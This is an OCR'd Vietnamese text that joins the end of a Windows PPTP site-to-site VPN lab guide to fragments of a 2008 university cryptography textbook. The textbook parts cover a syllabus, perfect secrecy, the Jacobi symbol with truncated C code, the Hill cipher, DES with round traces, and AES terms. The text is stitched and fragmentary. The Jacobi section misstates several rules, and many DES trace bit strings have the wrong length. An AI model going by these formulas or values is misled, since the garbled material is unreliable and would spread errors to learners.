→ Tại cửa sổ Connection Type , đánh dấu chọn Connect using virtual private network (VPN) → Next → tại cửa sổ VPN Type → Chọn ô Point to Point Tunneling Protocol (PPTP) → Next → tại cửa sổ Destination Address , gõ địa chỉ IP card Lan của máy 3 (192.168.1.3) vào ô host name or IP address → tại cửa sổ Protocol and




Security , để nguyên lựa chọn mặc định (Route IP Packets on this interface) → Next → tại cửa sổ Static Routes for Remote Networks , chọn Add → tại cửa sổ Static Route , cấu hình như sau :




- Destination : 172.16.2.0
- Network Mask : 255.255.255.0
- Metric : 1

→ OK → Next → tại cửa sổ Dial out Credentials nhập vào những thông tin sau :



- User name : saigon
- Domain :
- Password : saigon
- Confirm password : saigon


→ Next → Finish.



- B3 : Tại cửa sổ Routing and Remote Access , click chuột phải lên máy 2 , chọn Properities → chọn tab IP → Chọn ô Static address pool → Add → Tại cửa sổ New Address Range , gõ vào dãy số IP sau :
  - Start IP address : 172.16.1.200
  - End IP address : 172.16.1.220

→ OK → OK → tại cửa sổ Routing and Remote Access , click chuột phải lên máy 2 → All Task → Restart


- **Máy 3 :**
- B1 : Đóng các cửa sổ vào Start → Administrative Tools → Computer Management → tạo user (user name : saigon ; password : saigon) và bỏ dấu chọn tại ô User must change password at next log on → click chuột phải trên user hanoi → Properities → vào tab Dial-in, trong Remote Access Permission




(Dial-in or VPN) , đánh dấu chọn ô Allow Access → OK

- B2 : Start → Programs → Administrative Tools → Routing and Remote Access → tại cửa sổ Routing and Remote Access → click chuột phải lên máy 3 , chọn Configuration and Enable Routing and Remote Access → tại cửa sổ Welcome to the Routing and Remote Access Server setup wizard, chọn Next →


→ tại cửa sổ Configuration , đánh dấu chọn ô Custom configuration → Next → tại cửa sổ Custom Configuration, đánh dấu chọn những ô sau : VPN access ; Demain-dial connections (user for branch office routing) ; LAN routing → Next → Finish (chọn Yes khi hệ thống yêu cầu restart service)




→ Trong cửa sổ Routing and Remote Access , click chuột phải trên Network Interfaces , chọn New Demand-dial Interface → Tại cửa sổ Welcome chọn Next → tại cửa sổ Interface Name , gõ “saigon” vào ô Interface name → Next →



→ Tại cửa sổ Connection Type , đánh dấu chọn Connect using virtual private network (VPN) → Next → tại cửa sổ VPN Type → Chọn ô Point to Point Tunneling Protocol (PPTP) → Next → tại cửa sổ Destination Address , gõ địa chỉ IP card Lan của máy 2 (192.168.1.2) vào ô host name or IP address → tại cửa sổ Protocol and




- Security , để nguyên lựa chọn mặc định (Route IP Packets on this interface) → Next → tại cửa sổ Static Routes for Remote Networks , chọn Add → tại cửa sổ Static Route , cấu hình như sau :




- Destination : 172.16.1.0
- Network Mask : 255.255.255.0
- Metric : 1

→ OK → Next → tại cửa sổ Dial out Credentials nhập vào những thông tin sau :




- User name : hanoi
- Domain :
- Password : hanoi
- Confirm password : hanoi

→ Next → Finish



- B3 : Tại cửa sổ Routing and Remote Access , click chuột phải lên máy 2 , chọn Properities → chọn tab IP → Chọn ô Static address pool → Add → Tại cửa sổ New Address Range , gõ vào dãy số IP sau :
  - Start IP address : 172.16.2.200
  - End IP address : 172.16.2.220



→ OK → OK → tại cửa sổ Routing and Remote Access , click chuột phải lên máy 3 → All Task → Restart.

Sau đó kiểm tra bằng lệnh ping 172.16.1.2 hoặc ping 172.16.2.2 , giữa 2 máy : máy 1 và máy 4.

THANKS

BỘ GIAO THÔNG VẬN TẢI
TRƯỜNG ĐẠI HỌC HÀNG HẢI
BỘ MÔN: KHOA HỌC MÁY TÍNH
KHOA: CÔNG NGHỆ THÔNG TIN

Giáo trình

AN TOÀN VÀ BẢO MẬT THÔNG TIN

TÊN HỌC PHẦN : **An toàn và bảo mật Thông tin**
MÃ HỌC PHẦN : 17212
TRÌNH ĐỘ ĐÀO TẠO : **ĐẠI HỌC CHÍNH QUY**
DÙNG CHO SV NGÀNH : **CÔNG NGHỆ THÔNG TIN**

HẢI PHÒNG - 2008

Tên học phần: An toàn bảo mật thông tin **Loại học phần**: **II**
Bộ môn phụ trách giảng dạy: Khoa học máy tính.
Khoa phụ trách: Công nghệ thông tin
Mã học phần: **Tổng số TC**: **3**

TS tiết	Lý thuyết	Thực hành/ Xemina	Tự học	Bài tập lớn	Đồ án môn học
75	45	30	0	0	0

Điều kiện tiên quyết:

Sinh viên cần học xong các học phần:

- Lập trình hướng đối tượng
- Cấu trúc dữ liệu
- Phân tích, thiết kế và đánh giá thuật toán.

Mục đích của học phần:

Truyền đạt cho sinh viên những kiến thức cơ bản về các lĩnh vực riêng trong an toàn bảo mật máy tính:

- Các giải thuật mã hóa trong truyền tin.
- Các thuật toán tạo hàm băm và chữ ký điện tử.
- Các mô hình trao chuyển khóa.
- Các mô hình chứng thực và các giao thức mật mã.

Nội dung chủ yếu:

Gồm 2 phần:

- Phần lý thuyết: cung cấp các lý thuyết về thuật toán mã hóa, các giao thức.
- Phần lập trình: cài đặt các hệ mã, viết các ứng dụng sử dụng các hệ mã mật

Nội dung chi tiết của học phần:

Tên chương mục	**Phân phối số tiết**				
	TS	LT	Xemine	BT	KT
Chương I. Giới thiệu nhiệm vụ của an toàn và bảo mật thông tin.	4	3	1	0	0
1.1. Các khái niệm mở đầu.		1			
1.1.1. Thành phần của một hệ thống thông tin					
1.1.2. Những mối đe dọa và thiệt hại đối với hệ thống thông tin.					
1.1.3. Giải pháp điều khiển kiểm soát an toàn bảo mật					
1.2. Mục tiêu và nguyên tắc chung của ATBM.					
1.2.1. Ba mục tiêu.					
1.2.2. Hai nguyên tắc					
1.3. Giới thiệu chung về các mô hình mật mã.		1			
1.3.1. Mô hình cơ bản trong truyền tin và luật Kirchoff.					
1.3.2. Những giai đoạn phát triển của lý thuyết mã hóa.		1	1		

Chương II. Một số phương pháp mã hóa cổ điển.	13	5	5	2	1
2.1. Phương pháp mã đơn giản. 2.1.1. Mã hoán vị trong bảng Alphabet. 2.1.2. Mật mã cộng tính. 2.2.3. Mật mã nhân tính. 2.1.4. Phân tích mã theo phương pháp thống kê. 2.2. Phương pháp mã bằng phẳng đồ thị tần xuất. 2.2.1. Mã với bảng thế đồng âm. 2.2.2. Mã đa bảng thế: giải thuật mã Vigenre và One time pad. 2.2.3. Lý thuyết về sự bí mật tuyệt đối. 2.2.4. Đánh giá mức độ bảo mật của một phương pháp mã hóa. Kiểm tra		2 3	2 3	1 1	 1
Chương III. Mật mã khối.	16	8	7	1	0
3.1. Khái niệm. 3.1.1. Điều kiện an toàn cho mật mã khối 3.1.2. Nguyên tắc thiết kế. 3.2. Chuẩn mã hóa dữ liệu DES 3.2.1. Lịch sử của DES 3.2.2. Cấu trúc vòng lặp DES. 3.2.3. Thuật toán sinh khóa con 3.2.4. Cấu trúc hàm lặp. 3.2.5. Thuật toán giải mã DES. 3.2.6. Đánh giá mức độ an toàn bảo mật của DES. 3.2.7. TripleDES 3.3. Chuẩn mã hóa cao cấp AES 3.3.1. Giới thiệu về AES 3.3.2. Thuật toán mã hóa 3.3.3. Thuật toán giải mã 3.3.4. Cài đặt AES 3.4 Một số chế độ sử dụng mã khối. 3.4.1. Chế độ bảng tra mã điện tử 3.4.2. Chế độ mã móc xích 3.4.3. Chế độ mã phản hồi		1 3 3 1	3 3 3 1	0,5 0,5	
Chương IV. Hệ thống mã với khóa công khai.	16	6	7	2	1
4.1. Khái niệm khóa công khai. 4.1.1. Đặc trưng và ứng dụng của hệ mã khóa công khai. 4.1.2. Nguyên tắc cấu tạo hệ khóa công khai 4.2. Giới thiệu một số giải thuật PKC phổ biến. 4.1.1. Hệ mã Trapdoor Knapsack. 4.1.2. Hệ mã RSA		1 1 2	 1 3	 2 	

4.1.3. Hệ mã ElGamal Kiểm tra		2	3		 1
Chương V. Chữ ký điện tử và hàm băm.	12	7	5	0	0
5.1. Chữ ký điện tử. 5.1.1. Định nghĩa. 5.1.2. Ứng dụng của chữ ký điện tử 5.2. Giới thiệu một số hệ chữ ký điện tử 5.2.1. Hệ chữ ký điện tử RSA 5.2.2. Hệ chữ ký điện tử ElGamal 5.2.3. Chuẩn chữ ký điện tử DSA 5.3. Hàm băm. 5.3.1. Định nghĩa. 5.3.2. Sinh chữ ký điện tử với hàm băm 5.4. Một số hàm băm thông dụng 5.4.1. Hàm băm MD5 5.4.2. Hàm băm SHA1		0,5 3 0,5 3	 2 1,5 1,5		
Chương VI. Quản lý khóa trong hệ thống mật mã	8	5	3	0	0
6.1. Quản lý khóa đối với hệ SKC 6.1.1. Giới thiệu phương pháp quản lý khóa. 6.2. Quản lý khóa trong các hệ PKC 6.2.1. Giao thức trao chuyển khóa Needham – Schoeder 6.2.2. Giao thức trao đổi khóa Diffie-Hellman 6.2.3. Giao thức Kerberos		1 1 1 1 1	 1 2		
Chương VII. Giao thức mật mã	6	3	2	0	1
7.1. Khái niệm giao thức mật mã 7.1.1. Định nghĩa giao thức mật mã 7.1.2. Mục đích giao thức mật mã. 7.1.3. Các bên tham gia vào giao thức mật mã 7.2. Tìm hiểu thiết kế các giao thức mật mã điển hình 7.2.1. Một số dạng tấn công đối với giao thức mật mã. 7.2.2. Giới thiệu một số giao thức mật mã. 7.3. Kiểm tra.		1 2 	 2 		 1

Nhiệm vụ của sinh viên: Lên lớp đầy đủ và chấp hành mọi quy định của Nhà trường.

Tài liệu học tập:

1. Phan Đình Diệu. *Lý thuyết mật mã và An toàn thông tin.* Đại học Quốc Gia Hà Nội.

2. Douglas R. Stinson. *Cryptography Theory and practice*. CRC Press. 1995.

3. A. Menezes, P. VanOorschot, and S. Vanstone. *Handbook of Applied Cryptography*. CRC Press. 1996.

4. William Stallings. *Cryptography and Network Security Principles and Practices, Fourth Edition*. Prentice Hall. 2005.

5. MichaelWelschenbach. *Cryptography in C and C++*. Apress. 2005.

Hình thức và tiêu chuẩn đánh giá sinh viên:

- Sinh viên phải làm các bài kiểm tra trong quá trình học và thực hành. Thi vấn đáp.
- Sinh viên phải bảo đảm các điều kiện theo Quy chế của Nhà trường và của Bộ.

Thang điểm : Thang điểm 10.

Điểm đánh giá học phần: $Z = 0,3\ X + 0,7\ Y$**.**

MỤC LỤC

DANH MỤC HÌNH VẼ

DANH MỤC BẢNG

tác phẩm của mình chẳng hạn như "Treatise on the Astrolabe". Trong thời kỳ Trung cổ ở phương Tây cuốn sách của Blaise De Vegenere (người phát minh ra thuật toán mã hóa thay thế đa âm tiết) được xem như là một tổng kết các kiến thức về mật mã học cho tới thời điểm bấy giờ, bao gồm cả thuật toán thay thế đa âm tiết và một vài sơ đồ khóa tự động.

Blaise De Vegenere cũng là tác giả của hệ mã mang tên ông, hệ mã này đã từng được xem là an toàn tuyệt đối và được sử dụng trong một thời gian dài, tuy nhiên Charles Babbages đã thực hiện thám mã thành công vào năm 1854 nhưng điều này được giữ bí mật. Một thuật toán thám mã được phát hiện độc lập bởi một nhà khoa học người Phổ (thuộc nước Đức ngày nay) có tên là Friedrich Kasiski. Tuy vậy do việc thiếu các thiết bị cải tiến nên các biến thể của thuật toán mã hóa này vẫn còn được sử dụng trong những năm đầu của thế kỷ 20 mà tiêu biểu nhất là việc thám mã thành công máy điện tín Zimmermann của quân Đức (một trong các sự kiện tiêu biểu của mật mã học) trong thế chiến thứ nhất và kết quả là sự tham gia của Mỹ vào cuộc chiến.

Với sự xuất hiện của các hệ thống máy tính cá nhân và mạng máy tính các thông tin văn bản ngày càng được lưu trữ và xử lý nhiều hơn trên các máy tính do đó nảy sinh yêu cầu về an toàn bảo mật đối với các thông tin được lưu trữ, xử lý và truyền giữa các máy tính.

Vào đầu những năm 1970 là sự phát triển của các thuật toán mã hóa khối đầu tiên: Lucipher và DES. DES sau đó đã có một sự phát triển ứng dụng rực rỡ cho tới đầu những năm 90.

Vào cuối những năm 1970 chứng kiến sự phát triển của các thuật toán mã hóa khóa công khai sau khi Whitfield Diffie và Martin Hellman công bố bài báo "New Directions in Cryptography" làm nền tảng cho sự ra đời của các hệ mã khóa công khai và các hệ chữ ký điện tử.

Do nhược điểm của các hệ mã mật khóa công khai là chậm nên các hệ mã khối vẫn tiếp tục được phát triển với các hệ mã khối mới ra đời để thay thế cho DES vào cuối thế kỷ 20 như IDEA, AES hoặc 3DES (một cải tiến của DES).

Gần đây nhất là các sự kiện liên quan tới các hàm băm MD5 (một hàm băm thuộc họ MD do Ron Rivest phát triển) và SHA1. Một nhóm các nhà khoa học người Trung Quốc (Xiaoyun Wang, Yiqun Lisa Yin, Hongbo Yu) đã phát triển các phương pháp cho phép phát hiện ra các đụng độ của các hàm băm được sử dụng rộng rãi nhất trong số các hàm băm này. Đây là một sự kiện lớn đối với ngành mật mã học do sự ứng dụng rộng rãi và có thể xem là còn quan trọng hơn bản thân các hệ mã mật của các hàm băm. Do sự kiện này các hãng viết phần mềm lớn (như Microsoft) và các nhà mật mã học đã khuyến cáo các lập trình viên sử dụng các hàm băm mạnh hơn (như SHA-256, SHA-512) trong các ứng dụng.

Bruce Schneier (một trong những nhà mật mã học hàng đầu, tác giả của hệ mã Blowfish) đã từng nói rằng các hình thức tấn công đối với các hệ mã mật nói riêng và tấn công đối với các hệ thống máy tính nói chung sẽ ngày càng trở nên hoàn thiện hơn "Attacks always get better; they never get worse." và lịch sử phát triển của mật mã học chính là lịch sử phát triển của các hình thức tấn công đối với các hệ mã mật đang được sử dụng.

– Bảo mật (Confidentiality): che dấu nội dung của các thông điệp được trao đổi trong một phiên truyền thông hoặc giao dịch hoặc các thông điệp trên một hệ thống máy tính (các file, các dữ liệu trong một cơ sở dữ liệu …).

– Xác thực hóa (Authentication): đảm bảo nguồn gốc của một thông điệp , người dùng.

– Toàn vẹn (Integrity): đảm bảo chỉ có các tổ chức đã được xác thực hóa mới có thể thay đổi các tài sản của hệ thống cũng như các thông tin trên đường truyền.

– Dịch vụ không thể chối từ (Non-Repudiation): Các bên đã được xác thực không thể phủ nhận việc tham gia vào một giao dịch hợp lệ.

– Ngoài ra còn các dịch vụ quan trọng khác chẳng hạn như chữ ký điện tử , dịch vụ chứng thực danh tính (Identification) cho phép thay thế hình thức xác thực hóa người dùng dựa trên các mật khẩu bằng các kỹ thuật mạnh hơn hoặc dịch vụ thương mại điện tử cho phép tiến hành các giao dịch an toàn trên các kênh truyền thông không an toàn như Internet.

x với điều kiện Y nhận giá trị y. Các biến X và Y được gọi là độc lập nếu p(x, y) = p(x)p(y) với mọi giá trị có thể có của X và Y.

Định lý Bayes:

Nếu p(y) ≠ 0 thì ta có:

$$p(x/y) = \frac{p(x)p(y/x)}{p(y)}$$

Hệ quả:

X, Y là biến độc lập khi và chỉ khi p(x/y) = p(x) với mọi x, y. [5]

Ở đây, ta giả thiết rằng một khoá cụ thể chỉ được dùng cho một bản mã. Ký hiệu xác suất tiên nghiệm để bản rõ xuất hiện là $p_p(x)$. Cũng giả thiết rằng khoá K được chọn theo một phân bố xác suất nào đó (thông thường khoá K được chọn ngẫu nhiên nên các khoá sẽ đồng khả năng). Ký hiệu xác suất khoá K được chọn là $p_k(K)$.

Giả thiết rằng khoá K và bản rõ x là các biến độc lập. Hai phân bố xác suất trên P và K sẽ tạo ra một phân bố xác suất trên C . Ký hiệu C(K) là tập các bản mã có thể nếu K là khoá.

$$C\ (K) = \{\ e_K(x): x \in P\ \}$$

Khi đó với mỗi $y \in C$, ta có:

$$p_C(y) = \sum_{K, y \in C(K)} p_K(K).p_p(d_K(y))$$

Và xác suất có điều kiện $p_C(y/x)$ là xác suất để y là bản mã với điều kiện bản rõ là x được tính theo công thức sau:

$$p_C(y/x) = \sum_{K, x=d_K(y)} p_K(K)$$

Bây giờ ta có thể tính xác suất có điều kiện $p_P(x/y)$ là xác suất để x là bản rõ khi bản mã là y theo định lý Bayes:

$$p_P(x/y) = \frac{p_P(x)p_C(y/x)}{p_C(y)} = \frac{p_P(x)\sum_{K, x=d_K(y)} p_K(K)}{\sum_{K, y \in C(K)} p_K(K)p_P(d_K(y))}$$

Lúc này, ta có thể định nghĩa khái niệm về độ mật hoàn thiện. Nói một cách không hình thức, độ mật hoàn thiện nghĩa là đối phương với bản mã trong tay cũng không thể thu nhận được thông tin gì về bản rõ. Tuy nhiên ta sẽ nêu định nghĩa chính xác về độ mật hoàn thiện như sau:

Định nghĩa:

Một hệ mật hoàn thiện nếu $p_P(x/y) = p_P(x)$ với mọi $x \in P$ và mọi $y \in C$. Tức là xác suất hậu nghiệm để thu được bản rõ là x với điều kiện đã thu được bản mã là y đồng nhất với xác suất tiên nghiệm để bản rõ là x. [5]

4.1.2. Ký hiệu Jacobi (Jacobi Symbol)

Ký hiệu Jacobi được viết là J (a,n), nó là sự khái quát hoá của ký hiệu Lagrăng , nó định nghĩa cho bất kỳ cặp số nguyên a và n nào. Ký hiệu Jacobi là một chức năng trên tập hợp số thặng dư thấp của ước số n và có thể tính toán theo công thức sau:

- Nếu n là số nguyên tố, thì J(a,n) = 1 nếu a là thặng dư bậc hai modulo n .
- Nếu n là số nguyên tố , thì J(a,n) = -1 nếu a không là thặng dư bậc hai modulo n .
- Nếu n khôn g phải là số nguyên tố thì Jacobi (a,n) sẽ được tính theo công thức sau:
- $J(a,n)=J(h,p_1) \times J(h,p_2) \times . . . \times J(h,p_m)$

với $p_1,p_2. . .,p_m$ là các thừa số lớn nhất của n.

Thuật toán này tính ra số Jacobi tuần hoàn theo công thức sau :

1. J(1,k) = 1
2. $J(a \times b,k) = J(a,k) \times J(b,k)$
3. J(2,k) =1 Nếu $(k^2-1)/8$ là chia hết và J(2,k) = -1 trong các trường hợp khác.
4. J(b,a) = J((b mod a),a)
5. Nếu GCD(a,b)=1 :

a. $J(a,b) \times J(b,a) = 1$ nếu (a-1)(b-1)/4 là chia hết.

b. $J(a,b) \times J(b,a) = -1$ nếu (a-1)(b-1)/4 là còn dư.

Sau đây là thuật toán trong ngôn ngữ C :

```
int jacobi(int a,int b)
{
  int a1,a2;
  if(a>=b)
        a%=b;
  if(a==0)
        return 0;
  if(a==1)
        return 1;
  if(a==2)
        if(((b*b-1)/8)%2==0)
              return 1;
        else
              return -1;
```

Bài tập 2.7: Viết chương trình cài đặt thư viện số nguyên lớn với các thao tác tính toán cơ bản: nhân, chia, cộng trừ, lấy modulo.

Bài tập 2.8: Sử dụng thư viện số lớn (ở bài tập 2.5 hoặc một thư viện mã nguồn mở) cài đặt các thuật toán kiểm tra số nguyên tố được trình bày trong phần 4 của chương 2.

Với mỗi số nguyên M khóa của hệ mã là một ma trận K vuông kích thước MxM gồm các phần tử là c ác số nguyên thuộc Z_N trong đó N là số phần tử của bảng chữ cái . Điều kiện để ma trận K có thể sử dụng làm khóa của hệ mã là K phải là một ma trận không suy biến trên Z_N hay nói cách khác là tồn tại ma trận nghịch đảo của ma trận K trên Z_N.

Các ký tự của bảng chữ cái cũng được đánh số từ 0 tới N-1.

Để mã hóa một bản rõ người ta cũng chia bản rõ đó thành các xâu có độ dài M , chuyển các xâu này thành số thứ tự của các chữ cái trong bảng chữ cái dưới dạng một vectơ hàng M chiều và tiến hành mã hóa, giải mã theo công thức sau:

Mã hóa:

$C = P * K.$

Giải mã:

$P = C * K^{-1}.$

Ví dụ: cho hệ mã Hill có M = 2 (khóa là các ma trận vuông cấp 2) và bảng chữ cái là bảng chữ cái tiếng Anh, tức là N = 26. Cho khóa

$$K = \begin{pmatrix} 3 & 3 \\ 2 & 5 \end{pmatrix}$$

Hãy mã hóa xâu P = “HELP” và giải mã ngược lại bản mã thu được.

Để mã hóa chúng ta chia xâu bản rõ thành hai vecto hàng 2 chiều “HE” (7 4) và “LP” (11 15) và tiến hành mã hóa lần lượt.

Với P_1 = (7 4) ta có $C_1 = P_1 * K = (7\ 4) \begin{pmatrix} 3 & 3 \\ 2 & 5 \end{pmatrix} = (3\ 15) = (\mathrm{D\ P})$

Với P_2 = (11 15) ta có $C_2 = P_2 * K = (11\ 15) \begin{pmatrix} 3 & 3 \\ 2 & 5 \end{pmatrix} = (11\ 4) = (\mathrm{L\ E})$

Vậy bản mã thu được là C = “DPLE”.

Để giải mã ta tính khóa giải mã là ma trận nghịch đảo của ma trận khóa trên Z_{26} theo công thức sau:

Với $K = \begin{pmatrix} k_{11} & k_{12} \\ k_{21} & k_{22} \end{pmatrix}$ và $\det(K) = (k_{11}*k_{22} – k_{21}*k_{12}) \bmod N$ là một phần tử có phần tử nghịch đảo trên Z_N (ký hiệu là $\det(K)^{-1}$) thì khóa giải mã sẽ là

$$K^{-1} = \det(K)^{-1} * \begin{pmatrix} k_{22} & -k_{12} \\ -k_{21} & k_{11} \end{pmatrix}$$

Output: bản mã 64 bit $C = c_1c_2\ldots c_{64}$

1. Sinh khóa con. Tính các khóa con theo thuật toán sinh khóa con bên dưới

2. $(L_0,R_0) \leftarrow IP(m_1m_2\ldots m_{64})$ (Sử dụng bảng hoán vị IP để hoán vị các bit , kết quả nhận được chia thành hai nửa là $L_0 = m_{58}m_{50}\ldots m_8$, $R_0 = m_{57}m_{49}\ldots m_7$.)

3. (16 vòng) for i = 1 to 16

Tính các L_i và R_i theo các công thức (1) và (2), việc tính

$f(R_{i-1}, K_i) = P(S(E(R_{i-1}) \oplus K_i))$ được thực hiện như sau:

a) Mở rộng $R_{i-1} = r_1r_2\ldots r_{32}$ từ 32 bit thành 48 bit bằng cách sử dụng hoán vị mở rộng E.

   $T \leftarrow E(R_{i-1})$. (Vì thế $T = r_{32}r_1r_2\ldots r_{32}r_1$)

b) $T' \leftarrow T \oplus K_i$. Biểu diễn T' như là các xâu gồm 8 ký tự 6 bit $T' = (B_1,\ldots,B_8)$

c) $T'' \leftarrow (S_1(B_1), S_2(B_2),\ldots,S_8(B_8))$. Trong đó $S_i(Bi)$ ánh xạ $b_1b_2\ldots b_6$ thành các xâu 4 bit của phần tử thuộc hàng r và cột c của các bảng S_i (S box) trong đó $r = 2 * b_1 + b_6$ và $c = b_2b_3b_4b_5$ là một số nhị phân từ 0 tới 15. Chẳng hạn $S_1(011011)$ sẽ cho r = 1 và c = 13 và kết quả là 5 biểu diễn dưới dạng nhị phân là 0101.

d) $T''' \leftarrow P(T'')$ trong đó P là hoán vị cố định để hoán vị 32 bit của $T'' = t_1t_2\ldots t_{32}$ sinh ra $t_{16}t_7\ldots t_{25}$.

4. $b_1b_2\ldots b_{64} \leftarrow (R_{16}, L_{16})$ (đổi vị trí các khối cuối cùng L_{16}, R_{16}

5. $C \leftarrow IP^{-1}(b_1b_2\ldots b_{64})$ (Biến đổi sử dụng IP^{-1}, $C = b_{40}b_8\ldots b_{25}$)

Sơ đồ 16 vòng lặp của DES:

2.2.3. Thuật toán sinh khóa con

Mười sáu vòng lặp của DES chạy cùng thuật toán như nhau nhưng với 16 khoá con khác nhau. Các khoá con đều được sinh ra từ khoá chính của DES bằng một thuật toán sinh khoá con. Khoá chính K (64 bit) đi qua 16 bước biến đổi, tại mỗi bước biến đổi này một khoá con được sinh ra với độ dài 48 bit.

Có thể mô tả thuật toán sinh các khóa con chi tiết như sau:

Input: khóa 64 bit K = k1k2...k64 (bao gồm cả 8 bit kiểm tra tính chẵn lẻ)

Output: 16 khóa con 48 bit K_i, $1 \le i \le 16$.

1) Định nghĩa v_i, $1 \le i \le 16$ như sau: $v_i = 1$ đối với $i \in \{1,2,9,16\}$; $v_i = 2$ cho các trường hợp khác (Đây là các giá trị dịch trái cho các quay vòng 28 bit bên dưới).

2) $T \leftarrow PC1(K)$; biểu diễn T thành các nửa 28 bit (C_0, D_0) (Sử dụng bảng PC1 để chọn các bit từ K: $C_0 = k_{57}k_{49}...k_{36}$, $D_0 = k_{63}k_{55}...k_4$.)

3) For i from 1 to 16, tính các K_i như sau: $C_i \leftarrow (C_{i-1} \leftarrow v_i)$, $D_i \leftarrow (D_{i-1} \leftarrow v_i)$, $K_i \leftarrow PC2(C_i, D_i)$. (Sử dụng bảng PC 2 để chọn 48 bit từ xâu ghép $b_1b_2...b_{56}$ của C_i và D_i: $K_i = b_{14}b_{17}...b_{32}$. '$\leftarrow$ ' là ký hiệu dịch vòng trái.)

Sơ đồ sinh các khóa con của DES:

$E(R_2)$	=	111001011000000000000010101110101110100001010011
K_3	=	010101011111110010001010010000101100111110011001
$E(R_2) \oplus K_3$	=	101100000111110010001000111110000010011111001010
Đầu ra S-Box	=	00100111000100001110000101101111
$f(R_2,K_3)$	=	01001101000101100110111010110000
$L_4=R_3$	=	10100010010111000000101111110100

$E(R_3)$	=	01010000010000101111100000000101011111111110101001
K_4	=	01110010101011011101011011011011001101010000111101
$E(R_3) \oplus K_4$	=	00100010111011110010111011011110010010101011010100
Đầu ra S-Box	=	00100001111011011001111100111010
$f(R_3,K_4)$	=	10111011001000110111011101001100
$L_5=R_4$	=	01110111001000100000000001000101

$E(R_4)$	=	10111010111010010000010000000000000000001000001010
K_5	=	01111100111011000000011111101011010100111010100 0
$E(R_4) \oplus K_5$	=	11000110000001010000001111101011010100011010001 0
Đầu ra S-Box	=	01010000110010000011000111101011
$f(R_4,K_5)$	=	00101000000100111010110111000011
$L_6=R_5$	=	10001010010011111010011000110111

$E(R_5)$	=	11000101010000100101111111010000110000011010111 1
K_6	=	01100011101001010011111100101000001111011001011 11
$E(R_5) \oplus K_6$	=	10100110111001110110000110000000101110101000000 0
Đầu ra S-Box	=	01000001111100110100110000111101
$F(R_5,K_6)$	=	10011110010001011100110100101100
$L_7=R_6$	=	11101001011001111100110101101001

$E(R_6)$	=	11110101001010110000111111100101101010110101001 1
K_7	=	11101100100001001011011111110110000011000101111 00
$E(R_6) \oplus K_7$	=	00011001101011111011100000010011101100111110111 1
Đầu ra S-Box	=	00010000011101010100000010101101
$F(R_6,K_7)$	=	10001100000001010001110000100111

$L_8=R_7$	=	00000110010010101011101000010000

$E(R_7)$	=	000000001100001001010101010111110100000010100000
K_8	=	111101111000101000111010110000010011101111111011
$E(R_7) \oplus K_8$	=	111101110100100001101111100111100111101101011011
Đầu ra S-Box	=	01101100000110000111110010101110
$F(R_7,K_8)$	=	00111100000011101000011011111001
$L_9=R_8$	=	11010101011010010100101110010000

$E(R_8)$	=	011010101010101101010010101001010111110010100001
K_9	=	111000001101101111101011111011011110011110000001
$E(R_8) \oplus K_9$	=	100010100111000010111001010010001001101100100000
Đầu ra S-Box	=	000100010000110001010111011101110111
$F(R_8,K_9)$	=	001000100011011001111100011010101
$L_{10}=R_9$	=	001001000111110011000110011111010

$E(R_9)$	=	000100001000001111111001011000001100001111110100
K_{10}	=	101100011111001101000111101110100100011001001111
$E(R_9) \oplus K_{10}$	=	101000010111000010111110110110101000010110111011
Đầu ra S-Box	=	110110100000010001010010011101011
$F(R_9,K_{10})$	=	011000101011110010011100001000101
$L_{11}=R_{10}$	=	101101111101010111010111101100101

$E(R_{10})$	=	010110101111111010101011111010101111110110100101
K_{11}	=	001000010101111111010011110111101101001110000110
$E(R_{10}) \oplus K_{11}$	=	011110111010000101111000001101000010111000100011
Đầu ra S-Box	=	011100110000010111010000100000001
$f(R_{10},K_{11})$	=	111000010000010011111101000000010
$L_{12}=R_{11}$	=	110001010111100000111100011111000

$E(R_{11})$	=	011000001010101111110000000111111000001111110001
K_{12}	=	011101010111000111110101100101000110011111101001
$E(R_{11}) \oplus K_{12}$	=	000101011101101000000101100010111110010000011000

	thái trung gian (State) và một khóa của vòng lặp (Round Key). Kích thước của một Round Key bằng kích thước của trạng thái (chẳng hạn với Nb = 4 độ dài của một Round Key sẽ là 128 bit hay 16 byte)
InvMixColumns()	Hàm biến đổi được sử dụng trong thuật toán giải mã, là hàm ngược của hàm MixColumns()
InvShiftRows()	Hàm biến đổi trong thuật toán giải mã, là hàm ngược của hàm ShiftRows()
InvSubBytes()	Hàm biến đổi trong thuật toán giải mã, là hàm ngược của hàm SubBytes()
K	Khóa mã hóa
MixColumns()	Hàm biến đổi trong thuật toán mã hóa nhận tất cả các cột của một trạng thái (State) và trộn với dữ liệu của nó (không phụ thuộc lẫn nhau) để nhận được một cột mới
Nb	Số lượng các cột (là các word 32 bit) tạo thành một trạng thái, Nb = 4)
Nk	Số lượng các word 32 bit tạo thành khóa mã hóa K (Nk = 4, 6, hoặc 8)
